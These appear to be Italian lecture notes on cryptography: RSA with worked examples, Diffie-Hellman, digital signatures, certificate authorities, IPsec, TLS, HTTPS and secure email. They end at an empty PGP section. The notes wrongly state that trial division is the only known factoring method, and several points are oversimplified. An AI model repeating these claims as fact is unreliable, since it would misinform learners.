
Nascita. Lo schema concettuale fu introdotto pubblicamente da **Whitfield Diffie** e **Martin Hellman** (Stanford, 1976), che proposero una coppia di chiavi complementari: una **pubblica** e una **privata** (secret/private key). Hellman lo definì «l'avanzamento più significativo nei 3000 anni di storia della crittografia». (Nota storica: **James Ellis**, in un rapporto segreto britannico del 1970 declassificato nel 1999, aveva concepito lo schema in anticipo; pare fosse noto alla NSA già dagli anni '60.)

Definizione

Crittografia asimmetrica (a chiave pubblica). Ogni utente possiede una coppia univoca di chiavi complementari. La **chiave pubblica** può essere conosciuta da tutti e serve a **cifrare**. La **chiave privata** è custodita gelosamente dal proprietario ed è l'unica capace di **decifrare**. Ciò che una chiave cifra, solo l'altra può decifrare.



Segretezza: si cifra con la chiave **pubblica del destinatario**; solo lui, con la sua chiave privata, decifra. Non prova chi ha inviato.



Autenticità: si cifra con la chiave **privata del mittente**; chiunque, con la sua chiave pubblica, decifra. Prova chi ha cifrato, ma non da segretezza.

15.3 RSA

- **RSA** — da **Rivest, Shamir e Adleman** (MIT, 1977-78).
- **Tre fondamenti matematici della robustezza:**
 - **Aritmetica modulare.**
 - **Difficoltà di fattorizzare** interi molto grandi nei loro fattori primi.
 - **Logaritmi discreti.**

15.3.1 Prima robustezza: la fattorizzazione

- **Fattorizzazione = problema senza scorciatoie:**
 - Unico metodo noto: provare tutti i primi inferiori alla radice del numero (forza bruta).
 - Es. per 4453 si provano i primi fino a $\sqrt{4453} \approx 66$, finché con $61 \rightarrow 4453 = 61 \cdot 73$.
 - Trovare un algoritmo di fattorizzazione **non** a forza bruta e un problema aperto da secoli $\rightarrow$ base solidissima per i crittografi.

Nota

Un numero ottenuto come prodotto di **due primi molto grandi** e di fatto inattaccabile: con numeri dell'ordine di 10^{1000} la fattorizzazione richiederebbe, anche ai computer più potenti, **secoli o millenni**. Si può quindi rendere RSA computazionalmente inviolabile scegliendo primi grandi a piacere.

15.3.2 Seconda robustezza: l'aritmetica modulare

- **Funzioni unidirezionali** semplici: da $(2 + 3) \bmod 7 = 5$ non si risale univocamente agli addendi (anche $(9 + 3)$, $(9 + 10)$ danno 5).
- **Proprietà delle potenze** (calcolo gestibile per passi): se $z = v + y + w$, allora

$$x^z \bmod q = ((x^v \bmod q) \cdot (x^y \bmod q) \cdot (x^w \bmod q)) \bmod q$$

- **Primi «generatori»:** p per cui le potenze di 2 generano una **permutazione** di $\{1, \dots, p-1\}$.
 - Es. $p = 19$: $2^i \bmod 19$ percorre tutti i valori 1-18.
 - Con tale primo, equazioni come $2^x = 3 \bmod 101$ hanno soluzione.
 - **Logaritmo discreto:** trovare quella $x \rightarrow$ senza scorciatoie, si prova $x = 1, \dots, 100$ (qui $x = 69$).
 - Con un primo di centinaia di cifre $\rightarrow$ intrattabile.

15.3.3 Funzionamento di RSA passo per passo

- **Esempio con numeri piccoli:** Alice genera la sua coppia di chiavi.

Esempio

Generazione delle chiavi.

1. Alice sceglie due primi grandi e segreti: $p = 17$, $q = 11$.
2. Calcola il modulo $N = p \cdot q = 187$.
3. Sceglie un esponente di cifratura $k = 7$, tale che k e $(p-1)(q-1) = 160$ siano coprimi.
4. Pubblica la coppia $(N, k) = (187, 7)$: questa è la **chiave pubblica**. Anche se N è noto, nessuno riesce a ricavare p e q .
5. Per la **chiave privata** trova d tale che $(k \cdot d) \bmod ((p-1)(q-1)) = 1$, cioè $(7 \cdot d) \bmod 160 = 1$. Con l'algoritmo di Euclide ottiene $d = 23$ (infatti $7 \cdot 23 = 161 \equiv 1 \bmod 160$).

- **Chiavi:** pubblica $(N = 187, k = 7)$; privata $d = 23$.
- **Cifratura (Bob):** trasforma il messaggio in un numero M (es. «X» = 88 ASCII) e applica $C = M^k \bmod N$.
 - $C = 88^7 \bmod 187 = ((88^4 \bmod 187) \cdot (88^2 \bmod 187) \cdot (88^1 \bmod 187)) \bmod 187 = (132 \cdot 77 \cdot 88) \bmod 187 = 11$.
- **Decifratura (Alice):** usa la chiave privata, $M = C^d \bmod N = 11^{23} \bmod 187$.
 - $= (11 \cdot 121 \cdot 55 \cdot 154) \bmod 187 = 88 = \text{«X»} \rightarrow$ messaggio recuperato.

Approfondimento

La trapdoor function. Rivest, Shamir e Adleman non cercavano una semplice funzione unidirezionale, ma una **funzione unidirezionale speciale** invertibile solo conoscendo un'informazione privilegiata (botola, **trapdoor**). La funzione RSA permette a chiunque di cifrare, e unidirezionale per tutti, ma è invertibile solo da chi possiede p e q (necessari per calcolare d) oppure riesce a fattorizzare N .

15.3.4 Robustezza e lunghezza delle chiavi

- **Algoritmo pubblico**, ma ricavare la chiave privata da algoritmo + chiave pubblica è computazionalmente intrattabile.
- **Sicuro** finché N ha qualche centinaio di cifre.
- **Costo**: chiavi lunghe → **molto più oneroso** della crittografia simmetrica.

Lunghezza chiave RSA	Valutazione
512 bit	Insicuro: decifrabile in meno di 48 ore
768 bit	Insicuro: fattorizzato nel 2009 con 2000 CPU
1024 bit	Non ancora fattorizzato, ma sconsigliato
2048 bit	Considerato sicuro (documenti fino al 2030)
3072 bit	Indicato per documenti che devono durare oltre il 2030

Nota

Confronto di robustezza. A parità di sicurezza, gli algoritmi asimmetrici richiedono chiavi molto più lunghe dei simmetrici: 128 bit simmetrici equivalgono grossomodo a 3072 bit asimmetrici. Una cifratura asimmetrica può richiedere fino a **10.000 volte** il tempo di una simmetrica, sia per la natura degli algoritmi sia per la dimensione delle chiavi.

Esempio

Regola pratica. Fin quando possibile, **usare cifrari simmetrici** e limitare l'uso degli asimmetrici a **contesti specifici** (scambio della chiave, firma). In pratica si usa l'asimmetrico per scambiare in sicurezza una chiave di sessione simmetrica, poi si cifra tutto il traffico con quella (schema **ibrido**, alla base di TLS).

15.4 Diffie-Hellman: scambio di chiavi

- **Diffie-Hellman key agreement protocol** (1976) — risolve direttamente la distribuzione:
 - ▶ Due interlocutori si **calcolano separatamente la stessa chiave simmetrica** usando solo info scambiate su canale insicuro, senza segreti condivisi a priori.
 - ▶ **Fondamento**: difficoltà dei logaritmi discreti su grandi numeri.
 - ▶ **Robustezza**: nessun attacco di successo noto al protocollo.
 - ▶ **Limite**: senza autenticazione resta vulnerabile al **man-in-the-middle**.

Definizione

Protocollo Diffie-Hellman. Alice e Bob condividono pubblicamente un primo grande P (almeno 512 bit) e un generatore G modulo P .

1. Alice sceglie un segreto a , calcola $x = G^a \bmod P$ e invia x .
2. Bob sceglie un segreto b , calcola $y = G^b \bmod P$ e invia y .
3. Alice calcola $k_a = y^a \bmod P$; Bob calcola $k_b = x^b \bmod P$.

Si dimostra che $k_a = k_b = G^{ab} \bmod P$: la chiave condivisa. Un osservatore vede P, G, x, y ma per ricavare la chiave dovrebbe risolvere un logaritmo discreto.

Esempio

Con numeri piccoli. Siano $P = 23$, $G = 9$ (pubblici) e $a = 4$, $b = 3$ (segreti).

- $X = 9^4 \bmod 23 = 6561 \bmod 23 = 6$
- $Y = 9^3 \bmod 23 = 729 \bmod 23 = 16$

Alice e Bob si scambiano X e Y , poi calcolano:

- $k_a = Y^a \bmod P = 16^4 \bmod 23 = 9$
- $k_b = X^b \bmod P = 6^3 \bmod 23 = 9$

La chiave simmetrica condivisa è **9**, mai transitata sul canale.

Nota

Numero generatore. G è un generatore modulo N se ogni intero coprimo con N è congruo a una potenza di G . Esempio con $N = 14$, $G = 3$: i coprimi con 14 sono $\{1, 3, 5, 9, 11, 13\}$ e le potenze $3^i \bmod 14$ li percorrono tutti ciclicamente (9, 13, 11, 5, 1, 3, ...).

- **Diffusione:** DH è oggi alla base di moltissimi protocolli sicuri — **SSH, SSL/TLS, IPSec, PKI**.

16 Firma digitale e Certification Authority

- **Sei strumenti crittografici disponibili:** cifratura simmetrica a blocchi, simmetrica a flusso, asimmetrica, hashing, secure hashing, Diffie-Hellman.
- **Domanda applicativa:** come **combinarli** per riservatezza, integrità, autenticazione, controllo accessi, non ripudiabilità?
- **Problemi concreti di Internet:**
 - Il mio interlocutore è davvero chi dice di essere?
 - Sono connesso proprio a quel sito?
 - Le mie informazioni sono riservate e integre?
 - Posso provare che un messaggio è stato inviato proprio da quella persona?

16.1 Combinare chiavi pubbliche e hashing

- **Idea:** la potenza dell'asimmetrico emerge combinando le due chiavi (privata + pubblica) con l'hashing.
 - A seconda di **quale chiave** si usa per cifrare → garanzie diverse.

Obiettivo	Schema
Solo segretezza	Il mittente cifra con la chiave pubblica del destinatario ; solo il destinatario, con la propria chiave privata, decifra. Non da autenticità: chiunque poteva avere la chiave pubblica.
Solo autenticità	Il mittente cifra con la propria chiave privata ; chiunque, con la chiave pubblica del mittente, decifra. Prova chi ha cifrato, ma non da segretezza: la chiave pubblica è nota a tutti.
Autenticità + integrità	Il mittente cifra con la propria chiave privata un digest del documento (firma digitale) e allega il messaggio in chiaro.
Segretezza + integrità + autenticità	Si combina tutto: firma del digest con chiave privata del mittente, poi cifratura di documento+digest con chiave pubblica del destinatario.

Nota

Cifrare con la chiave privata l'**intero documento** per garantirne l'autenticità è inefficiente (l'asimmetrico è lentissimo). Per questo si firma solo il **digest**, di lunghezza fissa e ridotta.

16.2 La firma digitale

Definizione

Firma digitale (DPR 7 aprile 2003, n. 137): «il risultato della procedura informatica (validazione) basata su un sistema di chiavi asimmetriche a coppia, una pubblica e una privata, che consente al sottoscrittore tramite la chiave privata e al destinatario tramite la chiave pubblica, rispettivamente, di rendere manifesta e di verificare la provenienza e l'integrità di un documento informatico».

- **Proprietà della firma digitale:**
 - Autentica **qualunque** sequenza di bit, indipendentemente dal significato.
 - Introduce la **non ripudiabilità**: il firmatario non può negare di aver inviato le informazioni.
 - **Usi**: contratti (scrittura privata), documenti per la PA, marca temporale.


Esempio

I passi di firma e verifica (Bob invia ad Alice). Lato mittente:

1. Bob calcola l'hash del messaggio M , ottenendo un **digest** D di lunghezza fissa.
2. Cifra D con la **propria chiave privata**, ottenendo il digest cifrato D_C , e lo allega a M .
3. Cifra l'insieme $M + D_C$ con la **chiave pubblica di Alice** (per la segretezza).

Lato destinatario, Alice:

1. Decifra $M + D_C$ con la propria chiave privata.
2. Riapplica l'hash su M , ottenendo un nuovo digest D' .
3. Decifra D_C con la **chiave pubblica di Bob**, ottenendo D .
4. Confronta D e D' : se **uguali**, firma autentica e messaggio integro; se **diversi**, manca l'autenticazione del mittente o l'integrità del messaggio.



*Firma digitale: si calcola il **digest** del documento (hash) e lo si cifra con la **chiave privata del mittente**. Verifica: si ri-calcola l'hash e si confronta con il digest decifrato con la chiave pubblica.*

16.3 Il problema della fiducia: Certification Authority

• Due problemi di fiducia:

- ▶ **Chiavi simmetriche**: come due entità scambiano chiavi sulla Rete? → risposta storica: **KDC** fidati.
- ▶ **Chiavi asimmetriche** (più sottile): quando Alice ottiene la chiave pubblica di Bob (sito, email, chiavetta), **come e sicura** che sia di Bob e non di un impostore?

Definizione

Certification Authority (CA). Una terza parte fidata che certifica il legame tra una chiave pubblica e un'entità (persona, ruolo, organizzazione, dispositivo, servizio). E' il «**notaio del Web**»: la CA «firma» la chiave pubblica di Alice garantendo a chiunque la sua identità. Il messaggio implicito è: «questa entità e chi dice di essere, e noi, la CA, lo certifichiamo».


- **PKI** (Public Key Infrastructure) — l'infrastruttura nel suo complesso.

16.3.1 Rilascio di un certificato X.509

Esempio

Procedura di rilascio.

1. **Bob** crea una coppia di chiavi, firma la propria identità (ID) e la propria chiave pubblica con la propria chiave privata, e spedisce il messaggio firmato alla CA: e la **CSR** (Certificate Signing Request). Questo dimostra che Bob possiede la chiave privata corrispondente e protegge l'integrità dei dati in transito. **Attenzione**: chiunque può generare una CSR per www.unimore.it — la CA deve comunque verificare l'identità reale!
2. La **CA** verifica informaticamente la firma di Bob, verifica la sua identità (secondo le leggi del Paese), crea il **certificato digitale** (che lega chiave pubblica e ID di Bob più altre informazioni), lo **firma** cifrandone il digest con la **propria** chiave privata, e lo restituisce a Bob.
3. **Bob** verifica il certificato con la chiave pubblica della CA, controllando che chiave pubblica e ID non siano stati alterati.
4. La CA pubblica l'elenco dei certificati validi, sospesi e revocati (**CRL**).



Rilascio X.509: Bob invia la **CSR**, la CA verifica identità e firma il certificato con la **propria chiave privata**; chiunque lo valida con la chiave pubblica della CA (pre-installata nei browser).

Definizione

Standard X.509. Un certificato associa un **Distinguished Name (DN)** a una chiave pubblica, con: numero di versione, serial number, chiave pubblica, DN della CA, periodo di validità, DN del proprietario, tipo di certificato (client/server/email), e **firma digitale della CA**. La firma è un digest del certificato cifrato con la chiave privata della CA.

16.3.2 Verifica di un certificato

- **Catena di controlli:** ometterne anche uno solo apre la porta ad attacchi.

Domanda	Come si verifica
La firma sul documento corrisponde al documento?	Verifica dell'hash
La chiave pubblica usata è quella del certificato?	Confronto automatizzato
Il certificato corrisponde alla persona?	Verifica di nome e dati
La firma del certificato corrisponde al certificato?	Si risale la catena di autorità
La firma è di un certificatore valido?	Serve il certificato root
Il certificato è nella lista del certificatore?	La lista (CRL) è indicata nel certificato della CA

16.3.3 Gerarchie di certificazione

- **Problemi di scala:** quante CA? Si fidano tra loro? Quanti certificati per una singola CA (performance, single point of failure)? Se mi fido di CA1, posso fidarmi di un certificato di CA2?
- **Due approcci:**
 - **Paritetico** — innumerevoli percorsi di fiducia complessi; se una CA fallisce, quasi impossibile revocare le mutue autenticazioni. Base del **Web of Trust** (personale, non commerciale).
 - **Gerarchico** (dominante) — una **Root CA** certifica una **Intermediate CA**, che certifica altre CA o i server finali.

Approfondimento

Catena dei certificati e browser. I certificati delle principali Root CA (e relative chiavi pubbliche) sono **pre-installati** in browser e sistemi operativi. Per verificare il certificato di un server, il client risale la **certificate chain** fino a trovare un certificato root già fidato. Poche chiavi root permettono così di validare un'enorme quantità di certificati. Un server può restituire l'intera catena, oppure assumere che il client conosca gli intermediari più noti. Le policy di governance dei root sono pubbliche (es. wiki.mozilla.org/CA).

16.3.4 Revoca dei certificati

- **Data di scadenza:** validata dal client con l'orario locale; non modificabile senza rompere la firma.
- **Revoca anticipata:** necessaria oltre la scadenza, es. dopo furto della chiave privata del server (cfr. Heart-bleed).

Nota

Due meccanismi di revoca:

- **CRL** (Certificate Revocation List): ogni CA pubblica la lista dei certificati non ancora scaduti ma revocati, scaricabile da endpoint pubblici indicati nel certificato. I client dovrebbero sempre controllarla.
- **OCSP** (Online Certificate Status Protocol): una Web API per chiedere alla CA lo stato di un singolo certificato (valid/revoked). Viaggia su HTTP, ma le risposte sono firmate digitalmente.

16.3.5 Vulnerabilità e hardening della PKI

- **Il modello CA non è infallibile:**
 - ▶ 2010-2012: **VeriSign** subì intrusioni ripetute (mai pienamente divulgate).
 - ▶ 2012: **Trustwave** ammise di aver emesso un certificato **man-in-the-middle**, col root presente in tutti i browser.
- **Tecniche di hardening della PKI pubblica:**

Tecnica	Descrizione
Whitelist / Blacklist di CA	Limitare le CA fidate su OS o browser. I produttori talvolta gestiscono policy proprie (Chrome può distrustare root presenti nell'OS).
Public Key Pinning (HPKP)	Associare staticamente un'identità a una specifica chiave pubblica (o set) accettabile per quell'identità.
Certificate Transparency (CT)	Soluzione di sistema (RFC 6962): rendere pubblici e verificabili tutti i certificati emessi.

Approfondimento

Certificate Transparency. Le CA (o i proprietari) inviano ogni certificato a uno o più **log pubblici** e ottengono un **SCT** (Signed Certificate Timestamp), incluso poi nel certificato come estensione X.509 o fornito durante l'handshake TLS. **Monitor** e **auditor** controllano continuamente i log: un provider di log **non può cancellare voci senza essere scoperto**, perché il log è una struttura dati verificabile (Merkle tree). Chiunque può interrogare i log (es. `crt.sh`) per scoprire certificati emessi a sua insaputa per il proprio dominio.

Approfondimento

CA private. Per comunicazioni interne può convenire una PKI privata: si hanno tutti i vantaggi delle PKI (scalabilità, sicurezza), controllo completo, economicità, e certificati per servizi interni **non visibili** nei CT log pubblici. Per contro la gestione è complessa, prona a errori, e ha costi nascosti.

Attenzione

La sicurezza è una catena. Il sistema CA ha molti anelli, alcuni dei quali coinvolgono il **fattore umano**: come la CA conserva le proprie chiavi, come l'utente conserva la propria chiave privata, quanto è fidata la lista dei root (e se ne aggiungessi uno fraudolento?), come la CA identifica davvero l'applicant, se il software della CA è aggiornato. La catena è robusta quanto il suo anello più debole.

17 Protocolli sicuri: IPsec e SSL/TLS

- **Base dei servizi di rete:** TCP (trasporto) + IP (rete).
 - Reggono l'uso quotidiano di miliardi di persone.
 - **Ma:** RFC 791 (IP) e 793 (TCP) risalgono al **1981** (agli albori di Internet).
 - Nati quando la sicurezza **non era un'esigenza sentita** → ottimi dove non è critica, inadeguati per dati privati/sensibili.

Nota

Tre problemi, tre obiettivi. (1) Le trasmissioni in chiaro sono facilmente **intercettabili** → serve **cifrare**. (2) Le trasmissioni possono essere intercettate e **sostituite** → serve garantire **integrità**. (3) La destinazione non ha garanzie che il messaggio provenga davvero dall'host indicato come sorgente → serve **autenticare** la sorgente.

- **Due strategie:**
 - Sviluppare **nuovi protocolli** per le applicazioni che richiedono sicurezza.
 - **Mantenere i protocolli esistenti** per le app non critiche e costruirvi attorno un'architettura di sicurezza.
- **Protocolli sicuri per livello dello stack:**
 - **IPsec** — livello 3 (rete).
 - **SSL/TLS** — livello 4 (trasporto).
 - **HTTPS / SSH / PGP / S-MIME** — livello applicativo.

Definizione

Tunneling. Per creare un livello di sicurezza «intermedio» si crea un nuovo header e si **incapsulano pacchetti dentro altri pacchetti**: il pacchetto originale diventa il **payload** di un pacchetto nuovo. Ogni pacchetto è trasmesso indipendentemente dal precedente, e si possono persino usare protocolli differenti per il contenitore e il contenuto.

17.1 IPsec

- **Idea:** sicurezza a **livello IP** (cuore dello stack TCP/IP) → protegge automaticamente **tutto** ciò che ci viaggia sopra (HTTP, SMTP, DNS, RTP, su TCP/UDP).
- **Natura:** non semplice estensione di IP ma **architettura di sicurezza completa** a livello rete.
 - Estensioni progettate per IPv6, poi portate su IPv4.
 - **Obiettivi:** interoperabilità e apertura (più standard, algoritmi, metodi di autenticazione).

Definizione

Le tre componenti fondamentali di IPsec.

1. **Security Association (SA):** trasforma il livello rete, tradizionalmente connectionless, in un livello a **connessioni logiche** (una «sessione» a livello network).
2. **Security Protocols:** **AH** (Authentication Header) per integrità e autenticazione; **ESP** (Encapsulating Security Payload) per la riservatezza.
3. **IKE** (Internet Key Exchange): gestione automatica delle chiavi simmetriche.

17.1.1 Security Association

- **SA** = accordo tra due entità su **come** trasmettere informazioni in modo sicuro.
 - Poiché IPsec supporta molti standard, i parametri di sessione vanno negoziati prima della comunicazione.
- **Direzionalità:** le SA sono **unidirezionali** → per uno scambio bidirezionale servono **due** SA.

- **Identificatore** (SA identifier), composto da: **SPI** (Security Parameter Index) + **protocollo** (AH/ESP) + **IP sorgente**.
- **Molteplicità**: un host può avere molte SA attive in contemporanea.

Nota

Due database. Il **Security Policy Database (SPD)** contiene le policy da applicare ai vari tipi di comunicazione (i valori accettabili per ogni parametro negoziabile). Il **Security Association Database (SAD)** elenca le SA attualmente attive con le loro caratteristiche (algoritmi, parametri, chiavi).

17.1.2 Transport mode e Tunnel mode

	Transport mode	Tunnel mode
Connessione	host-to-host (end-to-end)	gateway-to-gateway
Software IPsec	su ogni host	solo sui gateway
Scalabilità	complessità cresce coi nodi	indipendente dal numero di host
Pro	non richiede gateway	nasconde gli IP reali di sorgente/destinazione
Contro	ogni host deve avere lo stack IPsec	gateway potenti, single point of failure

17.1.3 AH ed ESP

- **AH** (Authentication Header, RFC 2402, IP protocol number 51):
 - Garantisce **autenticazione della sorgente + integrità** dell'intero datagram IP (eccetto campi variabili: TTL, TOS).
 - **Non** garantisce riservatezza.
 - Aggiunge un header tra IP e TCP, con i campi:
 - **Next Header**: protocollo trasportato (TCP/UDP/ICMP).
 - **Numero di sequenza**: previene i **replay attack**.
 - **SPI**: identifica la SA.
 - **ICV** (Integrity Check Value): risultato di un HMAC con hash sicuro (es. SHA).

Definizione

ESP (Encapsulating Security Payload, RFC 2406, protocol number 50) cifra il **payload** del pacchetto IP, fornendo **riservatezza**; nella versione 2 può offrire anche **autenticazione** (che però, a differenza di AH, **non copre l'header IP**: in cambio risparmia una SA, riduce la dimensione del pacchetto, e funziona anche con NAT, dove l'header IP cambia). ESP funziona sia in transport sia in tunnel mode. Il **trailer** ESP contiene padding e il Next Header cifrato (così non si conosce nemmeno il protocollo di trasporto).

- **AH ed ESP**: usabili singolarmente o in coppia.

17.1.4 Scambio delle chiavi: IKE e ISAKMP

- **Problema**: IPsec usa **chiavi simmetriche** → serve un meccanismo automatico e scalabile per scambiarle.
- **IKE** (Internet Key Exchange) – protocollo di default.
 - Si appoggia a **ISAKMP** (RFC 2408): definisce procedure e formato pacchetti per gestire le SA, **indipendentemente dalla tecnica di scambio chiavi**.

Esempio

Le due fasi di IKE.

- **Fase 1:** autentica l'utente remoto e scambia le chiavi di sessione. Due metodi: **pre-shared key** (piu semplice e veloce, utilizzabile anche senza IP fisso, ma la sicurezza dipende dalla gestione della chiave) oppure **certificato digitale** (piu sicuro, richiede IP fisso e amministrazione centralizzata via CA).
- **Fase 2:** negozia i parametri della SA IPsec (protocollo AH/ESP, IP sorgente, connection ID a 32 bit).

Nota

IPsec in sintesi. Pro: non richiede modifiche all'hardware/software dei dispositivi di rete, e rende sicuri **tutti** i protocolli che usano IP. **Contro:** richiede modifiche allo stack TCP/IP, e' complesso da gestire, ed e punto-punto (non funziona per reti broadcast).

17.2 SSL/TLS

- **SSL** (Secure Sockets Layer) — protocollo aperto di **Netscape** per «siti Web sicuri» (il lucchetto nel browser).
 - Standard de facto prima della standardizzazione IETF.
 - **Storia versioni:** SSL 2.0 (1994), SSL 3.0 (1996, il piu diffuso), SSL 3.1 = **TLS** (Transport Layer Security), standardizzato 1998.
 - **Posizione:** tra livello applicativo e trasporto.
 - **Usato da:** HTTP, ma anche IMAP, POP, SMTP.

Definizione

Le tre proprieta di SSL.

- **Riservatezza:** un handshake iniziale definisce una chiave simmetrica segreta, con cui si cifrano i dati (algoritmo simmetrico, es. DES/IDEA).
- **Autenticazione:** certificazione di client e/o server tramite crittografia asimmetrica a chiave pubblica (es. RSA) e certificati.
- **Integrita:** un MAC basato su hashing sicuro (MD5/SHA) rileva modifiche anche di un solo bit.

17.2.1 Architettura a due livelli

- **SSL = due sotto-protocolli:**
 - **SSL Handshake** — inizia ogni sessione: autentica client e server, usa crittografia asimmetrica + certificati, negozia algoritmo e chiavi, scambia la chiave **Master**.
 - **SSL Record** — subentra a handshake completato: trasferisce i dati cifrati con la chiave simmetrica di sessione.

Esempio

Handshake TLS 1.2 (messaggi principali).

1. **ClientHello:** capabilities del client (algoritmi supportati) + **client random**.
2. **ServerHello:** scelta dei parametri da parte del server + **server random**.
3. **Certificate:** il server invia la certificate chain.
4. **Server Key Exchange:** dati per uno scambio di chiavi Diffie-Hellman.
5. **ServerDone:** il server ha finito ed e in attesa.
6. **Client Key Exchange:** anche il client contribuisce allo scambio.
7. **ChangeCipherSpec:** «chiave ok, inizio a parlare in cifrato».
8. **Finished:** handshake terminato.

- **Obiettivo dell'handshake:**
 - Il **server si autentica** al client con chiave pubblica.
 - Entrambi **cooperano per generare le chiavi simmetriche**.
- **Ruolo del browser:** mantiene un elenco di CA affidabili con le loro chiavi pubbliche.
 - Dal server ottiene un certificato (firmato da CA fidata) con la chiave pubblica del server → lo autentica prima di trasmettere dati riservati.

Nota

Autenticazione del client (opzionale). SSL può anche autenticare il client tramite un suo certificato. E' importante quando, ad esempio, una banca invia dati confidenziali e vuole verificare il destinatario; ma è opzionale, perché un normale sito di e-commerce non vuole limitare la clientela a chi possiede un certificato.

17.2.2 SSL Record e integrità

- **SSL Record** (a handshake completato): trasmette i dati cifrati con l'algoritmo simmetrico concordato, su trasporto affidabile (TCP).
 - **Lato mittente:** riceve i dati dall'applicativo (es. HTTP), li cifra, li passa al socket TCP.
 - **Lato ricevente:** legge dal socket, decifra, consegna all'applicazione.

Esempio

Protezione dell'integrità. Un attaccante potrebbe rimuovere il payload originale e sostituirlo con codice malevolo. Per evitarlo, SSL: acquisisce i messaggi, li **frammenta in blocchi** (eventualmente comprimendoli), applica l'hash sicuro ottenendo il **MAC**, cifra il MAC e lo allega al messaggio. Alla ricezione il destinatario decifra messaggio e MAC, ricalcola il digest e lo confronta: se coincidono, il messaggio è integro e viene consegnato al livello superiore.

18 Servizi applicativi sicuri

- **Tre famiglie di servizi** dove i protocolli crittografici prendono vita:
 - **Web sicuro** — HTTPS.
 - **Posta elettronica sicura** — S/MIME, PGP, PEC.
 - **Connessioni sicure** — SSH.

18.1 HTTPS

Definizione

HTTPS (HyperText Transfer Protocol over SSL). La «s» indica che il sito usa **TLS** per cifrare i dati tra client e server. Usa il tipico schema a chiavi pubblica/privata di TLS: la chiave **pubblica** serve a trasmettere in sicurezza la **chiave di sessione**, e questa (memorizzata su client e server) cifra simmetricamente i dati. HTTPS usa la **porta 443** invece della 80.

- **Accesso cifrato**: basta indicare `https://`.
- **Doppio canale**: HTTP e HTTPS sono protocolli diversi su porte diverse → lo stesso server può offrire contenuti sicuri e non.
 - **Fortemente sconsigliato**: apre la porta ad attacchi come **SSLStrip**.
- **Stateful** (a differenza di HTTP): client e server tracciano le chiavi di sessione per tutta la comunicazione.
 - A livello HTTP la sessione si emula con i **cookie**.

Nota

Prestazioni. SSL è molto più oneroso di TCP: handshake iniziale complesso, maggiore carico di CPU per la cifratura, più traffico. In passato si limitava HTTPS alle interazioni critiche (browsing in HTTP, pagamento in HTTPS); il **paradigma attuale** è «**HTTPS per tutto**».

Attenzione

La sicurezza di HTTPS non è la sicurezza del server. Una sessione protetta garantisce solo che i dati in transito non siano leggibili. Ma se il **server** è stato violato, è possibile qualsiasi azione malevola. Servono comunque: architetture sicure (firewall) a protezione dei server, assenza di vulnerabilità note nell'applicazione web (XSS, SQL injection), e hardening del sistema. E se l'**utente** viene truffato (phishing) e si collega a un sito diverso da quello che crede, la cifratura non lo protegge affatto. La chiave pubblica RSA deve essere di almeno **2048 bit**.

18.2 Posta elettronica sicura

- **SMTP**: nasce «in chiaro» e **senza autenticazione**.
 - Interagendo direttamente con un server SMTP → email con mittenti falsi (**message forging**).
 - Esistono **anonymizer** che inoltrano i messaggi nascondendo il mittente originario.
- **Requisiti fondamentali**: **confidenzialità**, **autenticazione**, **integrità**.
 - **Aggiuntivi**: non ripudio, garanzia di invio/ricezione, anonimato.

Nota

Il problema della codifica. SMTP nasce per testo: l'**RFC 822** supporta solo **ASCII a 7 bit**, mentre la crittografia produce dati **binari**. Da qui un'incompatibilità risolta con **MIME** e due standard di sicurezza: **S/MIME** e **PGP/GPG**.

18.2.1 MIME e S/MIME

- **MIME** (Multipurpose Internet Mail Extensions, RFC 2045-2049):

- ▶ Trasforma dati arbitrari (immagini, programmi) in ASCII a 7 bit e li gestisce dentro un'email.
- ▶ **5 header**: MIME-Version, Content-Type, Content-Transfer-Encoding, Content-ID, Content-Description.
- ▶ **multipart/mixed**: include piu parti, ciascuna di tipo diverso, separate da una **boundary string**.

Definizione

S/MIME (Secure/MIME, RSA Data Security 1995, oggi standard IETF). Fornisce autenticazione, integrita, non ripudio (firma digitale) e privacy (cifratura). Si basa su **PKCS7** per il formato dati e su **X.509** per i certificati. Le tre combinazioni Content-type piu usate sono: **enveloped-data** (dati cifrati), **signed-data** (firmati, integrita ma non riservatezza) e **multipart/signed** (firma un messaggio in chiaro, cosi anche chi non ha S/MIME puo leggerlo).

- **Validazione chiavi**: S/MIME usa **catene di certificati X.509** → ogni utente deve avere un certificato di una CA (pubblica o in-house).
- «**Supportato da tutti, usato da pochi**» — ostacoli alla diffusione:
 - ▶ **Webmail**: il server dovrebbe condividere il segreto della chiave utente.
 - ▶ La cifratura **impedisce agli antimalware** di ispezionare il contenuto.

18.2.2 PGP e GPG

Approfondimento

